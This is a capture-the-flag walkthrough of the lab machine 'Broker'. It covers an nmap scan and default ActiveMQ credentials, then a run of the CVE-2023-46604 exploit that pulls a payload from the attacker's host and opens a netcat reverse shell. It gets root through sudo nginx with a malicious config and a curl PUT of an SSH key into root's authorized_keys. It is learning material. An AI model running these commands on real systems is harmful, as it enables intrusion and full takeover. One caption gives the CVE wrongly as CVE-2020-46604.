Broker walkthrough

Index

List of pictures


Disclaimer

I do this box to learn things and challenge myself. I'm not a kind of penetration tester guru who always knows where to look for the right answer. Use it as a guide or support. Remember that it is always better to try it by yourself. All data and information provided on my walkthrough are for informational and educational purpose only. The tutorial and demo provided here is only for those who are willing and curious to know and learn about Ethical Hacking, Security and Penetration Testing.

Just to say: I am not an English native person, so sorry if I did some grammatical and syntax mistakes.


Reconnaissance

The results of an initial nMap scan are the following:




```
┌──(k14d1u5㉿kali)-[~/…/Linux/Easy/Broker/nMap]
└─$ nmap -sT -sV -p- -A -oA Broker 10.10.11.243
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-03-04 13:57 PST
Nmap scan report for 10.10.11.243
Host is up (0.039s latency).
Not shown: 65526 closed tcp ports (conn-refused)
PORT      STATE SERVICE    VERSION
22/tcp    open  ssh        OpenSSH 8.9p1 Ubuntu 3ubuntu0.4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 3e:ea:45:4b:c5:d1:6d:6f:e2:d4:d1:3b:0a:3d:a9:4f (ECDSA)
|_  256 64:cc:75:de:4a:e6:a5:b4:73:eb:3f:1b:cf:b4:e3:94 (ED25519)
80/tcp    open  http       nginx 1.18.0 (Ubuntu)
| http-auth:
| HTTP/1.1 401 Unauthorized\x0D
|_  basic realm=ActiveMQRealm
|_http-title: Error 401 Unauthorized
|_http-server-header: nginx/1.18.0 (Ubuntu)
1883/tcp  open  mqtt
| mqtt-subscribe:
|   Topics and their most recent payloads:
|     ActiveMQ/Advisory/MasterBroker:
|_    ActiveMQ/Advisory/Consumer/Topic/#:
5672/tcp  open  amqp?
|_amqp-info: ERROR: AQMP:handshake expected header (1) frame, but was 65
| fingerprint-strings:
|   DNSStatusRequestTCP, DNSVersionBindReqTCP, GetRequest, HTTPOptions, RPCCheck, RTSPRequest, SSLSessionReq, TerminalServerCookie:
|     AMQP
|     AMQP
|     amqp:decode-error
|_    7Connection from client using unsupported AMQP attempted
8161/tcp  open  http       Jetty 9.4.39.v20210325
|_http-server-header: Jetty(9.4.39.v20210325)
| http-auth:
| HTTP/1.1 401 Unauthorized\x0D
|_  basic realm=ActiveMQRealm
|_http-title: Error 401 Unauthorized
45685/tcp open  tcpwrapped
61613/tcp open  stomp      Apache ActiveMQ
| fingerprint-strings:
|   HELP4STOMP:
|     ERROR
|     content-type:text/plain
|     message:Unknown STOMP action: HELP
|     org.apache.activemq.transport.stomp.ProtocolException: Unknown STOMP action: HELP
|     org.apache.activemq.transport.stomp.ProtocolConverter.onStompCommand(ProtocolConverter.java:258)
|     org.apache.activemq.transport.stomp.StompTransportFilter.onCommand(StompTransportFilter.java:85)
|     org.apache.activemq.transport.TransportSupport.doConsume(TransportSupport.java:83)
|     org.apache.activemq.transport.tcp.TcpTransport.doRun(TcpTransport.java:233)
|     org.apache.activemq.transport.tcp.TcpTransport.run(TcpTransport.java:215)
```

Figure 1 - nMap scan results (part 1)



```
|_    java.lang.Thread.run(Thread.java:750)
61614/tcp open  http      Jetty 9.4.39.v20210325
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Jetty(9.4.39.v20210325)
|_http-title: Site doesn't have a title.
61616/tcp open  apachemq   ActiveMQ OpenWire transport
| fingerprint-strings:
|   NULL:
|     ActiveMQ
|     TcpNoDelayEnabled
|     SizePrefixDisabled
|     CacheSize
|     ProviderName
|     ActiveMQ
|     StackTraceEnabled
|     PlatformDetails
|     Java
|     CacheEnabled
|     TightEncodingEnabled
|     MaxFrameSize
|     MaxInactivityDuration
|     MaxInactivityDurationInitalDelay
|     ProviderVersion
|_    5.15.15
3 services unrecognized despite returning data. If you know the service/version, please submit the following fingerprints at https://nmap.org/cgi-bin/submit.cgi?new-service :
══════════════NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)══════════════
SF-Port5672-TCP:V=7.94SVN%I=7%D=3/4%Time=67C77753%P=x86_64-pc-linux-gnu%r(
SF:GetRequest,89,"AMQP\x03\x01\0\0AMQP\0\x01\0\0\0\0\0\x19\x02\0\0\0\0S\x1
SF:0\xc0\x0c\x04\xa1\0@p\0\x02\0\0`\x7f\xff\0\0\0`\x02\0\0\0\0S\x18\xc0S\x
SF:01\0S\x1d\xc0M\x02\xa3\x11amqp:decode-error\xa17Connection\x20from\x20c
SF:lient\x20using\x20unsupported\x20AMQP\x20attempted")%r(HTTPOptions,89,"
SF:AMQP\x03\x01\0\0AMQP\0\x01\0\0\0\0\0\x19\x02\0\0\0\0S\x10\xc0\x0c\x04\x
SF:a1\0@p\0\x02\0\0`\x7f\xff\0\0\0`\x02\0\0\0\0S\x18\xc0S\x01\0S\x1d\xc0M\
SF:x02\xa3\x11amqp:decode-error\xa17Connection\x20from\x20client\x20using\
SF:x20unsupported\x20AMQP\x20attempted")%r(RTSPRequest,89,"AMQP\x03\x01\0\
SF:0AMQP\0\x01\0\0\0\0\0\x19\x02\0\0\0\0S\x10\xc0\x0c\x04\xa1\0@p\0\x02\0\
SF:0`\x7f\xff\0\0\0`\x02\0\0\0\0S\x18\xc0S\x01\0S\x1d\xc0M\x02\xa3\x11amqp
SF::decode-error\xa17Connection\x20from\x20client\x20using\x20unsupported\
SF:x20AMQP\x20attempted")%r(RPCCheck,89,"AMQP\x03\x01\0\0AMQP\0\x01\0\0\0\
SF:0\0\x19\x02\0\0\0\0S\x10\xc0\x0c\x04\xa1\0@p\0\x02\0\0`\x7f\xff\0\0\0`\
SF:x02\0\0\0\0S\x18\xc0S\x01\0S\x1d\xc0M\x02\xa3\x11amqp:decode-error\xa17
SF:Connection\x20from\x20client\x20using\x20unsupported\x20AMQP\x20attempt
SF:ed")%r(DNSVersionBindReqTCP,89,"AMQP\x03\x01\0\0AMQP\0\x01\0\0\0\0\0\x1
SF:9\x02\0\0\0\0S\x10\xc0\x0c\x04\xa1\0@p\0\x02\0\0`\x7f\xff\0\0\0`\x02\0\
SF:0\0\0S\x18\xc0S\x01\0S\x1d\xc0M\x02\xa3\x11amqp:decode-error\xa17Connec
SF:tion\x20from\x20client\x20using\x20unsupported\x20AMQP\x20attempted")%r
SF:(DNSStatusRequestTCP,89,"AMQP\x03\x01\0\0AMQP\0\x01\0\0\0\0\0\x19\x02\0
```

Figure 2 - nMap scan results (part 2)




```
SF:\0\0\0S\x10\xc0\x0c\x04\xa1\0@p\0\x02\0\0`\x7f\xff\0\0\0`\x02\0\0\0\0S\
SF:x18\xc0S\x01\0S\x1d\xc0M\x02\xa3\x11amqp:decode-error\xa17Connection\x2
SF:0from\x20client\x20using\x20unsupported\x20AMQP\x20attempted")%r(SSLSes
SF:sionReq,89,"AMQP\x03\x01\0\0AMQP\0\x01\0\0\0\0\0\x19\x02\0\0\0\0S\x10\x
SF:c0\x0c\x04\xa1\0@p\0\x02\0\0`\x7f\xff\0\0\0`\x02\0\0\0\0S\x18\xc0S\x01\
SF:0S\x1d\xc0M\x02\xa3\x11amqp:decode-error\xa17Connection\x20from\x20clie
SF:nt\x20using\x20unsupported\x20AMQP\x20attempted")%r(TerminalServerCooki
SF:e,89,"AMQP\x03\x01\0\0AMQP\0\x01\0\0\0\0\0\x19\x02\0\0\0\0S\x10\xc0\x0c
SF:\x04\xa1\0@p\0\x02\0\0`\x7f\xff\0\0\0`\x02\0\0\0\0S\x18\xc0S\x01\0S\x1d
SF:\xc0M\x02\xa3\x11amqp:decode-error\xa17Connection\x20from\x20client\x20
SF:using\x20unsupported\x20AMQP\x20attempted");
══════════════NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)══════════════
SF-Port61613-TCP:V=7.94SVN%I=7%D=3/4%Time=67C7774E%P=x86_64-pc-linux-gnu%r
SF:(HELP4STOMP,27F,"ERROR\ncontent-type:text/plain\nmessage:Unknown\x20STO
SF:MP\x20action:\x20HELP\n\norg\.apache\.activemq\.transport\.stomp\.Proto
SF:colException:\x20Unknown\x20STOMP\x20action:\x20HELP\n\tat\x20org\.apac
SF:he\.activemq\.transport\.stomp\.ProtocolConverter\.onStompCommand\(Prot
SF:ocolConverter\.java:258\)\n\tat\x20org\.apache\.activemq\.transport\.st
SF:omp\.StompTransportFilter\.onCommand\(StompTransportFilter\.java:85\)\n
SF:\tat\x20org\.apache\.activemq\.transport\.TransportSupport\.doConsume\(
SF:TransportSupport\.java:83\)\n\tat\x20org\.apache\.activemq\.transport\.
SF:tcp\.TcpTransport\.doRun\(TcpTransport\.java:233\)\n\tat\x20org\.apache
SF:\.activemq\.transport\.tcp\.TcpTransport\.run\(TcpTransport\.java:215\)
SF:\n\tat\x20java\.lang\.Thread\.run\(Thread\.java:750\)\n\0\n");
══════════════NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)══════════════
SF-Port61616-TCP:V=7.94SVN%I=7%D=3/4%Time=67C7774E%P=x86_64-pc-linux-gnu%r
SF:(NULL,140,"\0\0\x01<\x01ActiveMQ\0\0\0\x0c\x01\0\0\x01\*\0\0\0\x0c\0\x1
SF:1TcpNoDelayEnabled\x01\x01\0\x12SizePrefixDisabled\x01\0\0\tCacheSize\x
SF:05\0\0\x04\0\0\x0cProviderName\t\0\x08ActiveMQ\0\x11StackTraceEnabled\x
SF:01\x01\0\x0fPlatformDetails\t\0\x04Java\0\x0cCacheEnabled\x01\x01\0\x14
SF:TightEncodingEnabled\x01\x01\0\x0cMaxFrameSize\x06\0\0\0\0\x06@\0\0\0\x
SF:15MaxInactivityDuration\x06\0\0\0\0\0\0u0\0\x20MaxInactivityDurationIni
SF:talDelay\x06\0\0\0\0\0\0'\x10\0\x0fProviderVersion\t\0\x075\.15\.15");
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 51.85 seconds
```

Figure 3 - nMap scan results (part 3)

Open ports are 22, 80, 1883, 5672, 8161, 45685, 61613, 61614 and 61616. So, enabled services are SSH (22), MQTT (1883), probably AMQP (5672), Stomp/Active MQ (61614, 61616). Also, three web application are running on port 80 and 8161, 61614. Lastly, an unknown service is running on port 45685. The last information nMap provided is that the Operative System was Linux.

Initial foothold

First thing I tried to do was accessing to the web application on port 80. In this way I identified the application and, after an Internet search, I found default credentials for it. Also, I browsed to the application on the other ports and tried the credentials on them too. Luckly, the default credentials worked on application running on port 80 and on port 8161. So, I explored the web application on port 8161 and I found the version of the broker component, as shown in the following:



Welcome!

Welcome to the Apache ActiveMQ Console of **localhost** (ID:broker-34499-1741367903187-0:1)

You can find more information about Apache ActiveMQ on the Apache ActiveMQ Site

Broker


Name	localhost
Version	5.15.15
ID	ID:broker-34499-1741367903187-0:1
Uptime	28 minutes
Store percent used	0
Memory percent used	0
Temp percent used	0

Copyright 2005-2020 The Apache Software Foundation.

Figure 4 - Version of broker component

User flag


Since I found the version of the broker component, I looked for an exploit on the Internet. In particular, I found the CVE-2023-46604 and I downloaded the exploit. This exploit was developed in GO, so I needed to install it and configure the relative environment variables. Also, I needed to change the payload in the $poc.xml$ file so it downloaded a malicious payload generated using MSFVenom, add the execution privileges to the file and executed it. Now that all was set, I run the exploit:



```
┌──(k14d1u5㉿kali)-[~/Desktop]
└─$ go run main.go -u http://10.10.14.17:8989/poc.xml -i 10.10.11.243
      _        _   _           __  __  ___        ____   ____ _____
     / \   ___| |_(_)_   _____|  \/  |/ _ \      |  _ \ / ___| ____|
    / _ \ / __| __| \ \ / / _ \ |\/| | | | |_____| |_) | |   |  _|
   / ___ \ (__| |_| |\ V /  __/ |  | | |_| |_____|  _ <| |___| |___
  /_/   \_\___|\__|_| \_/ \___|_|  |_|\__\_\     |_| \_\\____|_____|

[*] Target: 10.10.11.243:61616
[*] XML URL: http://10.10.14.17:8989/poc.xml

[*] Sending packet: 000000721f000000000000000000010100426f72672e737072696e676672616d65776f726b2e636f6e746578742e737570706f72742e436c61737350617468586d6c4170706c69636174696f6e436f6e7465787401001f687474703a2f2f31302e31302e31342e31373a3839
38392f706f632e786d6c

┌──(k14d1u5㉿kali)-[~/Desktop]
└─$ 
```

Figure 5 - CVE-2020-46604 exploit

In this way, I obtained the user shell, as shown in the following picture:




```
┌──(k14d1u5㉿kali)-[~/Desktop]
└─$ nc -nlvp 6666
listening on [any] 6666 ...
connect to [10.10.14.17] from (UNKNOWN) [10.10.11.243] 39744
whoami
activemq
pwd
/opt/apache-activemq-5.15.15/bin
python -v
//bin/sh: 3: python: not found
pwd
/opt/apache-activemq-5.15.15/bin
```

Figure 6 - User shell

Using it, I was able to retrieve the user flag, even if I forgot the screenshot.

Privilege escalation


One of the first tests I do to perform privilege escalation was checking the sudoers running the $sudo - l$ command. In this way I found out that I was able to execute a ngnix server as root. I looked for an exploit on the Internet again and I found one. To execute it, I needed to upload a malicious configuration file and run a new server that use the malicious configuration:



```
sudo /usr/sbin/nginx -c /tmp/nginx_pwn.conf
ssh-keygen
Generating public/private rsa key pair.
Enter file in which to save the key (/home/activemq/.ssh/id_rsa):
Created directory '/home/activemq/.ssh'.
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /home/activemq/.ssh/id_rsa
Your public key has been saved in /home/activemq/.ssh/id_rsa.pub
The key fingerprint is:
SHA256:SVW+IaPGWj94l3MH31I5cWw9ldAh3n/95j9uvrTW1nM activemq@broker
The key's randomart image is:
+---[RSA 3072]----+
|          ...oo.+|
|        .  .. o+o|
|       . o o. +=|
|      o o o o .B|
|       S   . .o=|
|      + o   . +=|
|     . . + + o.O|
|        . o o.XE|
|            =*O|
+----[SHA256]-----+
```

Figure 7 - nginx server with malicious configuration file


At this point I needed to upload the SSH keys on the new server:



```
curl -X PUT localhost:1339/root/.ssh/authorized_keys -d "$(cat .ssh/id_rsa.pub)"
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100   568    0     0  100   568      0  69899 --:--:-- --:--:-- --:--:-- 81142
```

Figure 8 - SSH keys uploaded on the malicious server

So, all I needed to do was establishing an SSH connection using the SSH keys:



```
┌──(k14d1u5㉿kali)-[~/Desktop]
└─$ chmod 600 id_rsa

┌──(k14d1u5㉿kali)-[~/Desktop]
└─$ ssh -i id_rsa root@10.10.11.243
The authenticity of host '10.10.11.243 (10.10.11.243)' can't be established.
ED25519 key fingerprint is SHA256:TgNhCKF6jUX7MG8TC01/MUj/+u0EBasUVsdSQMHdyfY.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.11.243' (ED25519) to the list of known hosts.
Welcome to Ubuntu 22.04.3 LTS (GNU/Linux 5.15.0-88-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
